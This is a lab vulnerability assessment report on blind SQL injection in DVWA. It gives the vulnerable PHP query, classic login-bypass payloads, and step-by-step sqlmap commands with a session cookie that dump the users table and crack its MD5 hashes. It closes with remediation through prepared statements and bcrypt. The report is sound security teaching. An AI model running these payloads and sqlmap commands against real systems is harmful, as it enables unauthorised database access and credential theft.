VULNERABILITY ASSESSMENT REPORT

Web Application Security Lab Exercise

Finding Title	Blind SQL Injection with Full Database Enumeration via SQLMap
Severity	HIGH
CVSS Score	8.8 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Vulnerability Type	CWE-89 - Improper Neutralization of Special Elements in SQL Commands
Target Application	DVWA (Damn Vulnerable Web Application) - Lab Environment
Endpoint Affected	http://192.168.1.179/dvwa/vulnerabilities/sqli_blind/
Date of Discovery	March 14, 2026
Reported By	Emmanuel Ajayi

1. Executive Summary

During this lab assessment, a Blind SQL Injection vulnerability was identified in the user lookup functionality of the Damn Vulnerable Web Application (DVWA). Unlike classic SQL injection, this vulnerability does not return database content directly in the application's response. Instead, it leaks information indirectly through the application's true/false behavior - confirming or denying the existence of database records based on crafted input.

An initial attempt using classic SQL injection payloads did not succeed in bypassing authentication. Shifting approach, Blind SQL Injection was confirmed by submitting numeric input (ID=1) into the parameter, which produced a valid response, indicating the application was querying against a back-end database. The automated exploitation tool SQLMap was then used to fully enumerate the database environment.

Using SQLMap, two databases were discovered. The DVWA database was identified as the target of interest. Table enumeration and column dumping revealed a users table containing the user_id and password columns. SQLMap successfully extracted all usernames with their corresponding user IDs and passwords - cracking the stored MD5 hashes in the process and returning plaintext credentials.

This finding is rated HIGH. While it requires low-level application access (authenticated lab user), the resulting data exposure is total - all user credentials including plaintext passwords were recovered.

2. Vulnerability Details

2.1 Description

Blind SQL Injection is a subtype of SQL Injection where the attacker cannot see query results directly in the page response. Instead, the application behaves differently based on whether an injected condition is TRUE or FALSE - or it introduces a time delay - allowing an attacker to infer information one bit at a time.

In this case, the DVWA Blind SQLi module accepts a numeric User ID via URL parameter. The back-end PHP constructs a query similar to the following, without any sanitization:

```
// VULNERABLE PHP CODE (pseudo-example)
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
// $id is taken directly from $_GET['id'] with no sanitization
```

When a valid ID such as 1 is supplied, the application returns a user exists message. When an invalid ID is supplied, nothing is returned. This boolean behavior - exists / does not exist - is the signal an attacker uses to extract data through Blind SQLi. With SQLMap automating thousands of such requests, the entire database structure and content can be dumped.

2.2 Severity Justification

Note: The CVSS score was adjusted from the initial draft. PR (Privileges Required) is set to Low because the DVWA Blind SQLi module requires the user to be logged into the application. All other impact metrics remain High.

CVSS Metric	Value & Reasoning
Attack Vector	Network (N) - Exploitable remotely via browser with no physical access required
Attack Complexity	Low (L) - SQLMap fully automates the attack; no advanced manual skill required
Privileges Required	Low (L) - A standard authenticated session is needed to access the vulnerable parameter
User Interaction	None (N) - No victim interaction required once the attacker has a session
Scope	Unchanged (U) - Impact is contained within the DVWA application and its database
Confidentiality Impact	High (H) - All database records including plaintext-equivalent credentials were extracted
Integrity Impact	High (H) - Attacker can insert, modify, or delete database records via injection
Availability Impact	High (H) - The database structure could be dropped or corrupted

3. Evidence of Exploitation

3.1 Tools & Environment

- Target: DVWA running on VMware lab environment
- Browser: Mozilla Firefox with Developer Tools enabled
- Proxy / Interception: Burp Suite Community Edition
- Exploitation Tool: SQLMap (automated SQL injection and database enumeration)
- Blind SQLi confirmed manually via browser before SQLMap enumeration

3.2 Phase 1 - Attempted Classic SQL Injection (Unsuccessful)

Before pivoting to Blind SQL Injection, a standard authentication bypass was attempted on the DVWA login form using classic SQLi payloads. The payloads did not produce the expected result - the application rejected the inputs or returned an error without granting access. This indicated that either the login form had basic protections or the classic injection path was not vulnerable in this configuration.

```
// Classic SQLi payloads attempted on login form - DID NOT SUCCEED
Username: ' OR '1='1' --
Username: admin'--
Username: ' OR 1=1#
```


3.3 Phase 2 - Blind SQL Injection Confirmed

Attention was redirected to the Blind SQL Injection module. A numeric value of 1 was entered as the User ID parameter. The application returned a positive response confirming a user with that ID existed. This boolean behavior - a visible response for valid IDs, no response for invalid IDs - confirmed the endpoint was querying a back-end database and that user-supplied input was directly influencing the SQL query.

```
// Manual confirmation - Boolean-based Blind SQLi
Input: 1
Response: User ID exists in the database.

Input: 999999
Response: (blank - no output returned)
```

Figure 1 - Blind SQLi Boolean Response (ID=1 vs Invalid ID)



Caption: Entering User ID = 1 returns a positive response, confirming boolean-based Blind SQL Injection. No direct data is returned, only true/false application behavior.

3.4 Phase 3 - Database Enumeration with SQLMap

With the vulnerable parameter confirmed, SQLMap was launched against the endpoint to automate full database enumeration. The tool was supplied with the target URL and the session cookie to maintain the authenticated session.

```
# SQLMap command used to enumerate all databases
sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" \
       --cookie="PHPSESSID=<your_session_id>; security=low" \
       --dbs
```

Two databases were returned. The information_schema is a standard MySQL system database. The dvwa database was identified as the target of interest.

Figure 2 - SQLMap Database Enumeration Output (--dbs)

Caption: SQLMap successfully enumerates two databases. The 'dvwa' database is identified as the target containing application user data.

3.5 Phase 4 - Table and Column Enumeration

SQLMap was then used to dump the tables within the dvwa database, followed by column enumeration to identify the structure of the users table.

```
# Enumerate tables in the dvwa database
sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" \
       --cookie="PHPSESSID=<your_session_id>; security=low" \
       -D dvwa --tables

# Tables found in dvwa:
[*] guestbook
[*] users

# Dump columns from the users table
sqlmap ... -D dvwa -T users --columns

# Columns of interest identified:
[*] user_id
[*] password
```

Figure 3 - SQLMap Table and Column Dump Output

```
Database: dvwa
Table: users
[10 columns]
+-----------------+-------------+
| Column          | Type        |
+-----------------+-------------+
| role            | varchar(20) |
| user            | varchar(15) |
| account_enabled | tinyint(1)  |
| avatar          | varchar(70) |
| failed_login    | int(3)      |
| first_name      | varchar(15) |
| last_login      | timestamp   |
| last_name       | varchar(15) |
| password        | varchar(32) |
| user_id         | int(6)      |
+-----------------+-------------+
```

Caption: The 'users' table is identified within the dvwa database. Column enumeration reveals user_id and password as columns of interest.

3.6 Phase 5 - Credential Extraction and Hash Cracking

With the target table and columns identified, SQLMap was used to dump the complete contents of the users table. SQLMap automatically identified the password field as containing MD5 hashes and cracked them using its built-in dictionary, returning plaintext credentials.

```
# Dump all data from the users table
sqlmap ... -D dvwa -T users -C user_id,password --dump

# SQLMap identified MD5 hashes and cracked them:
[*] Recognized possible password hashes in column 'password'
[*] Do you want to crack them via dictionary-based attack? [Y/n]  Y
```

All five user accounts were extracted. SQLMap cracked all five MD5 hashes, recovering the corresponding plaintext passwords. The use of weak, unsalted MD5 hashing significantly accelerated the cracking process.

Figure 4 - SQLMap Credential Dump with Cracked Hashes

```
[18:47:41] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[18:47:45] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[18:47:47] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+--------------------------------------------+
| user_id | password                                   |
+---------+--------------------------------------------+
| 1       | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| 2       | e99a18c428cb38d5f260853678922e03 (abc123)   |
| 3       | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| 4       | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| 5       | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---------+--------------------------------------------+

[18:47:54] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.179/dump/dvwa/users.cs
v'
```

Caption: SQLMap dumps the complete users table from the dvwa database. All five MD5 password hashes are automatically cracked, exposing plaintext credentials for every user account.

4. Business & Security Impact

The successful exploitation of this Blind SQL Injection vulnerability resulted in a complete compromise of the DVWA user database. The following impact was confirmed during the assessment:

- Complete credential exposure: All five user accounts were extracted with plaintext-equivalent passwords recovered from cracked MD5 hashes
- Authentication bypass risk: With plaintext credentials in hand, an attacker can now log in as any user including administrative accounts
- Credential stuffing potential: Users who reuse these passwords across other platforms (email, banking, other applications) are at immediate risk
- Data integrity risk: The same injection vector that allowed reading can be used to INSERT, UPDATE, or DELETE records in the database
- Weak hashing amplifies damage: The use of unsalted MD5 for password storage allowed all hashes to be cracked near-instantly - a compounding vulnerability
- Full database structure disclosed: SQLMap revealed the complete schema of the DVWA database, enabling further targeted attacks

From a compliance perspective, the extraction of user credentials from a database would constitute a reportable data breach under GDPR Article 33, PCI-DSS Requirement 6, and HIPAA Security Rule provisions, requiring notification to affected users and regulatory bodies.

5. Actionable Remediation

Two distinct vulnerabilities contributed to this finding: the SQL Injection flaw in the application code, and the weak password hashing in the database. Both must be remediated independently.

5.1 PRIMARY FIX - Use Parameterized Queries (Prepared Statements)

Replace all dynamic SQL string concatenation with parameterized queries. This is the only definitive fix for SQL Injection. It ensures user input is always treated as data, never as executable SQL - eliminating both classic and blind injection vectors.

```
// VULNERABLE - Direct string concatenation (current code)
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";

// SECURE - Parameterized query using PDO (recommended fix)
$stmt = $pdo->prepare("SELECT first_name, last_name FROM users WHERE user_id =
?");
$stmt->execute([$id]);
$result = $stmt->fetchAll();
```

5.2 SECONDARY FIX - Replace MD5 with a Strong Password Hashing Algorithm

The use of unsalted MD5 for password storage directly enabled instant hash cracking once the database was dumped. MD5 is a cryptographic hash function, not a password hashing function - it is far too fast for this purpose. All passwords must be re-hashed using a modern, slow, salted algorithm.

```
// INSECURE - MD5 hashing (current - never use for passwords)
$hash = md5($password);

// SECURE - bcrypt via PHP password_hash() (recommended fix)
$hash = password_hash($password, PASSWORD_BCRYPT);

// VERIFICATION (bcrypt handles salt automatically)
if (password_verify($inputPassword, $storedHash)) { /* login success */ }
```

5.3 ADDITIONAL CONTROLS - Defense-in-Depth

Control	Implementation Guidance
Input Validation	Validate that the User ID parameter accepts only positive integers. Reject any non-numeric input at the server before it reaches the database layer.
Least-Privilege DB Account	The application database user should have only SELECT, INSERT, UPDATE on required tables - no DROP, CREATE, or FILE privileges to limit SQLMap's destructive potential.
Web Application Firewall	Deploy a WAF (e.g., ModSecurity with the OWASP Core Rule Set) to detect and block automated SQLMap-style enumeration traffic patterns.
Rate Limiting	Implement rate limiting on the vulnerable endpoint. SQLMap relies on thousands of rapid requests - rate limiting significantly slows or blocks automated enumeration.
Suppress Verbose Errors	Remove all database error output from the user-facing response. Error messages assist both manual and automated injection by confirming valid injection points.
Force Password Reset	In a real incident, all extracted user accounts must be treated as fully compromised. Force an immediate password reset for all affected users and invalidate active sessions.

6. References

- OWASP. (2021). A03:2021 - Injection. OWASP Top Ten. https://owasp.org/Top10/A03_2021-Injection/
- OWASP. (2023). SQL Injection Prevention Cheat Sheet. https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- OWASP. (2023). Testing for Blind SQL Injection. OWASP Testing Guide v4.2. https://owasp.org/www-project-web-security-testing-guide/
- PortSwigger. (2024). Blind SQL Injection - Web Security Academy. https://portswigger.net/web-security/sql-injection/blind
- SQLMap Project. (2024). SQLMap - Automatic SQL Injection Tool. https://sqlmap.org/
- NIST. (2022). CWE-89 - Improper Neutralization of Special Elements in SQL Commands. https://nvd.nist.gov/vuln/categories
- PHP Manual. (2024). password_hash() - Secure Password Storage. https://www.php.net/manual/en/function.password-hash.php
- FIRST. (2019). Common Vulnerability Scoring System v3.1 Specification. https://www.first.org/cvss/specification-document